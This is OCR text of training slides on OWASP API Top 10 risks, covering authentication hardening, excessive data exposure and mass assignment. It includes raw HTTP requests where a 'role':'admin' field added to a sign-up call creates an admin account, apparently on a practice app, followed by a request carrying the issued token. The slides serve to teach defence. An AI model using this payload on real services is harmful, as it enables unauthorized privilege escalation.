
- Make sure you know all the possible flows to authenticate to the API (mobile/web/deep links that implement one-click authentication/etc.)
- Don't reinvent the wheel in authentication, token generation, or password storage. Use the standards.
- Credential recovery/forgot password endpoints should be treated as login endpoints in terms of brute force, rate limiting, and lockout protections.
- Require re-authentication for sensitive operations (e.g., changing the account owner email address/2FA phone number).
- Implement anti-brute force mechanisms to mitigate credential stuffing, dictionary attacks, and brute force attacks on your authentication endpoints. This mechanism should be stricter than the regular rate-limiting mechanisms on your APIs.
- Implement account lockout/captcha mechanisms to prevent brute force attacks against specific users. Implement weak-password checks.

API3: Broken Object Property Level Authorization

OWASP API Top 10 (2019) - https://owasp.org/www-project-api-security
OWASP API Top 10 (2023) [RC] - https://github.com/OWASP/API-Security/tree/master/2023/en/src

API Vulnerabilities

OWASP Top 10 API Risks – What are the differences between 2019 and 2023?



API Vulnerabilities

API3: Broken Object Property Level Authorization (What ?): Excessive data exposure


- **Excessive data exposure** is
  - When an API endpoint responds with more information than is needed to fulfill a request.
  - This often occurs when the provider expects the API consumer to filter results, which can sometimes result in responses containing sensitive information or PII (Personally Identifiable Information).
  - When this vulnerability is present, it can be the equivalent of asking someone for their name and having them respond with their name, date of birth, email address, phone number, and the identification of every other person they know.

GET /api/v3/account?name=Eren+Yeager

{ "id": "5501", "first_name": "Eren", "last_name": "Yeager", "privilege": "user", "createdby": ["name": "Grisha Yeager", "id": "2203" "email": " gyeager@titan.com", "privilege": "super-admin" "admin": true "two_factor_auth": false] }

API Vulnerabilities

API3: Broken Object Property Level Authorization: Excessive data exposure



Request

Pretty Raw Hex \n

```
1  POST /api/Users/ HTTP/1.1
2  Host: [redacted]
3  User-Agent: Mozilla/5.0 (Macintosh; Intel
   Mac OS X 10.15; rv:109.0) Gecko/20100101
   Firefox/111.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-GB,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/json
8  Content-Length: 241
9  Origin: http://178.128.26.209:3000
10 DNT: 1
11 Connection: close
12 Referer: http://178.128.26.209:3000/
13 Cookie: language=en; welcomebanner_status=
   dismiss; continueCode=
   9vXkzlbV2npoK65x83q9e0wgQ1AJ1Tjiwj0BJPkLXMy
   EYrDjZmvRN4W7aDBO
14
15 {
     "email":"yakdonhak@mail.com",
     "password":"P@ssw0rd",
     "passwordRepeat":"P@ssw0rd",
     "securityQuestion":{
       "id":11,
       "question":"Your favorite book?",
       "createdAt":"2023-03-29T04:14:15.602Z",
       "updatedAt":"2023-03-29T04:14:15.602Z"
     },
     "securityAnswer":"a"
   }
```

Response


Pretty Raw Hex Render \n

```
1  HTTP/1.1 201 Created
2  Access-Control-Allow-Origin: *
3  X-Content-Type-Options: nosniff
4  X-Frame-Options: SAMEORIGIN
5  Feature-Policy: payment 'self'
6  X-Recruiting: /#/jobs
7  Location: /api/Users/21
8  Content-Type: application/json;
   charset=utf-8
9  Content-Length: 309
10 ETag: W/"135-1/apDFe0mSZY9mRHpMDKYF7ri6E"
11 Vary: Accept-Encoding
12 Date: Wed, 29 Mar 2023 04:50:21 GMT
13 Connection: close
14
15 {
     "status":"success",
     "data":{
       "username":"",
       "role":"customer",
       "deluxeToken":"",
       "lastLoginIp":"0.0.0.0",
       "profileImage":
       "/assets/public/images/uploads/default.
       svg",
       "isActive":true,
       "id":21,
       "email":"yakdonhak@mail.com",
       "updatedAt":"2023-03-29T04:50:20.987Z",
       "createdAt":"2023-03-29T04:50:20.987Z",
       "deletedAt":null
     }
   }
```

API Vulnerabilities

API3: Broken Object Property Level Authorization: Excessive data exposure (real case)


- Sensitive information disclosure to shared access user via streamlabs platform api to Logitech ($ 200)



API Vulnerabilities


API3: Broken Object Property Level Authorization (What ?): Mass assignment

- **Mass assignment** occurs when an API consumer includes more parameters in their requests than the application intended and the application adds these parameters to code variables or internal objects. In this situation, a consumer may be able to edit object properties or escalate privileges



API Vulnerabilities

API3: Broken Object Property Level Authorization (What ?): Mass assignment



API Vulnerabilities

API3: Broken Object Property Level Authorization: Mass assignment

Request

Pretty Raw Hex \n

```
1  POST /api/Users/ HTTP/1.1
2  Host: [redacted]
3  User-Agent: Mozilla/5.0 (Macintosh; Intel
   Mac OS X 10.15; rv:109.0) Gecko/20100101
   Firefox/111.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-GB,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/json
8  Content-Length: 241
9  Origin: http://178.128.26.209:3000
10 DNT: 1
11 Connection: close
12 Referer: http://178.128.26.209:3000/
13 Cookie: language=en; welcomebanner_status=
   dismiss; continueCode=
   9vXkzlbV2npoK65x83q9eOwgQ1AJ1Tjiwj0BJPkLXMy
   EYrDjZmvRN4W7aDBO
14
15 {
     "email":"yakdonhak@mail.com",
     "password":"P@ssw0rd",
     "passwordRepeat":"P@ssw0rd",
     "securityQuestion":{
       "id":11,
       "question":"Your favorite book?",
       "createdAt":"2023-03-29T04:14:15.602Z",
       "updatedAt":"2023-03-29T04:14:15.602Z"
     },
     "securityAnswer":"a"
   }
```

Response

Pretty Raw Hex Render \n

```
1  HTTP/1.1 201 Created
2  Access-Control-Allow-Origin: *
3  X-Content-Type-Options: nosniff
4  X-Frame-Options: SAMEORIGIN
5  Feature-Policy: payment 'self'
6  X-Recruiting: /#/jobs
7  Location: /api/Users/21
8  Content-Type: application/json;
   charset=utf-8
9  Content-Length: 309
10 ETag: W/"135-1/apDFe0mSZY9mRHpMDKYF7ri6E"
11 Vary: Accept-Encoding
12 Date: Wed, 29 Mar 2023 04:50:21 GMT
13 Connection: close
14
15 {
     "status":"success",
     "data":{
       "username":"",
       "role":"customer",
       "deluxeToken":"",
       "lastLoginIp":"0.0.0.0",
       "profileImage":
       "/assets/public/images/uploads/default.
       svg",
       "isActive":true,
       "id":21,
       "email":"yakdonhak@mail.com",
       "updatedAt":"2023-03-29T04:50:20.987Z",
       "createdAt":"2023-03-29T04:50:20.987Z",
       "deletedAt":null
     }
   }
```

Request

Pretty Raw Hex \n

```
1  POST /api/Users/ HTTP/1.1
2  Host: 1[redacted]
3  User-Agent: Mozilla/5.0 (Macintosh; Intel
   Mac OS X 10.15; rv:109.0) Gecko/20100101
   Firefox/111.0
4  Accept: application/json, text/plain, */*
5  Accept-Language: en-GB,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/json
8  Content-Length: 261
9  Origin: http://178.128.26.209:3000
10 DNT: 1
11 Connection: close
12 Referer: http://178.128.26.209:3000/
13 Cookie: language=en; welcomebanner_status=
   dismiss; continueCode=
   9vXkzlbV2npoK65x83q9eOwgQ1AJ1Tjiwj0BJPkLXMy
   EYrDjZmvRN4W7aDBO
14
15 {
     "email":"yakdonhak2@mail.com",
     "password":"P@ssw0rd",
     "passwordRepeat":"P@ssw0rd",
     "securityQuestion":{
       "id":11,
       "question":"Your favorite book?",
       "createdAt":"2023-03-29T04:14:15.602Z",
       "updatedAt":"2023-03-29T04:14:15.602Z"
     },
     "securityAnswer":"a",
16   "role":"admin"
17 }
```

Response

Pretty Raw Hex Render \n

```
1  HTTP/1.1 201 Created
2  Access-Control-Allow-Origin: *
3  X-Content-Type-Options: nosniff
4  X-Frame-Options: SAMEORIGIN
5  Feature-Policy: payment 'self'
6  X-Recruiting: /#/jobs
7  Location: /api/Users/23
8  Content-Type: application/json;
   charset=utf-8
9  Content-Length: 312
10 ETag: W/"138-hm2iO4/Fqc97ZEPFg6zxFLk9CHY"
11 Vary: Accept-Encoding
12 Date: Wed, 29 Mar 2023 05:06:13 GMT
13 Connection: close
14
15 {
     "status":"success",
     "data":{
       "username":"",
       "deluxeToken":"",
       "lastLoginIp":"0.0.0.0",
       "profileImage":
       "/assets/public/images/uploads/defaultA
       dmin.png",
       "isActive":true,
       "id":23,
       "email":"yakdonhak2@mail.com",
       "role":"admin",
       "updatedAt":"2023-03-29T05:06:13.517Z",
       "createdAt":"2023-03-29T05:06:13.517Z",
       "deletedAt":null
     }
   }
```

API Vulnerabilities

API3: Broken Object Property Level Authorization: Mass assignment

Request

Pretty Raw Hex

```
1 GET /rest/user/whoami HTTP/1.1
2 Host: [redacted]
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ5YWtkb25oYWsyQG1haWwuY29tIiwicGFzc3dvcmQiOiIxNjFlYmQ3ZDQ1MDg5YjM0NDZlZTRlMGQ4NmRiY2Y5MiIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdEFkbWluLnBuZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMy0wMy0yOSAwNTowNjoxMy41MTcgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMy0wMy0yOSAwNTowNjoxMy41MTcgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjgwMDY2NzczLCJleHAiOjE2ODAwODQ3NzN9.bUvFVbX4tdC_Ttsm_fTASUGzdt6jB6-l0zRqHE1_lcUiQCbbshpb5c2O3dWik3vyNy5nuJJx3t_1fYA83Og1Q-ATxyDvTLzWLGjqgw4DLBqkpCt7NgPhuu_PvmTXQv0kE2P5qBV57eLOhP4zhVaRWXQI8pks4crJT2hQMUsqiKs
8 DNT: 1
9 Connection: close
10 Referer: http://178.128.26.209:3000/
11 Cookie: language=en; welcomebanner_status=dismiss; continueCode=512XkR2l4OYqxrN7vPWJ5yKzD0bYheTpinkGM3bBagLm6wno19j8QZVepEpe; cookieconsent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjMsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ5YWtkb25oYWsyQG1haWwuY29tIiwicGFzc3dvcmQiOiIxNjFlYmQ3ZDQ1MDg5YjM0NDZlZTRlMGQ4NmRiY2Y5MiIsInJvbGUiOiJhZG1pbiIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdEFkbWluLnBuZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMy0wMy0yOSAwNTowNjoxMy41MTcgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMy0wMy0yOSAwNTowNjoxMy4